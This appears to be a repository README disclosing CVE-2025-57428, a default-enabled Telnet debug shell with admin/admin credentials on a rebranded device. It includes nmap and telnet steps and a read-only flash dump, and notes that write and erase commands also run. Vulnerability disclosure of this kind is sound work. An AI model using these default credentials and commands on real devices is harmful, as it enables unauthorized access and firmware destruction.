 5ulfur/cve-2025-57428
CVE-2025-57428

⚠️ This repository is maintained only as a reference for CVE-2025-57428.
For other advisories and updates, please refer to: security-advisories.
 This device exposes a Telnet debug interface (enabled by default on port 23) and accepts admin credentials (`admin`/`admin` by default). After authentication the shell provides direct access to low-level commands (notably `spi` and `reg`), which may lead to arbitrary firmware corruption, device bricking and loss of functionality or security configuration.
Note: I intentionally omit commands that perform destructive writes. The PoC below confirms existence and accessibility of the interface without providing a ready weaponized exploit.
Scan the device on the LAN:
nmap -p 23 <device-ip>
Result: port 23 (telnet) shows open.

Connect via Telnet and authenticate (default credentials):
telnet <device-ip>
# Login as: admin
# Password: admin
After login, a debug prompt is presented CMD>.
List available commands:
CMD>help
The help output shows the following menus:
cfg net os
Enter in the os menu:
CMD>os
List available commands again:
OS>help
This time the help output shows the following commands:
thread mem spi reg cpuload cpubusy event
Using spi shows spi <rd/wr/er> <addr> [len].
Read flash memory:
OS>spi rd 0x000fd0f0 16
This returns a hex dump of the flash region:
4f30650a 938f56fa 1b663a19 e316d824
This confirms that the command works and the shell has low-level access.
The write command (spi wr) and the erase command (spi er), as well as the reg commands, are also executable.
Observations:
Attempts to find any security contact or support channel of the original vendor were unsuccessful. The product appears to be a rebranded device of unknown origin.
This information is provided for educational and defensive purposes only. The author takes no responsibility for any misuse of this information.
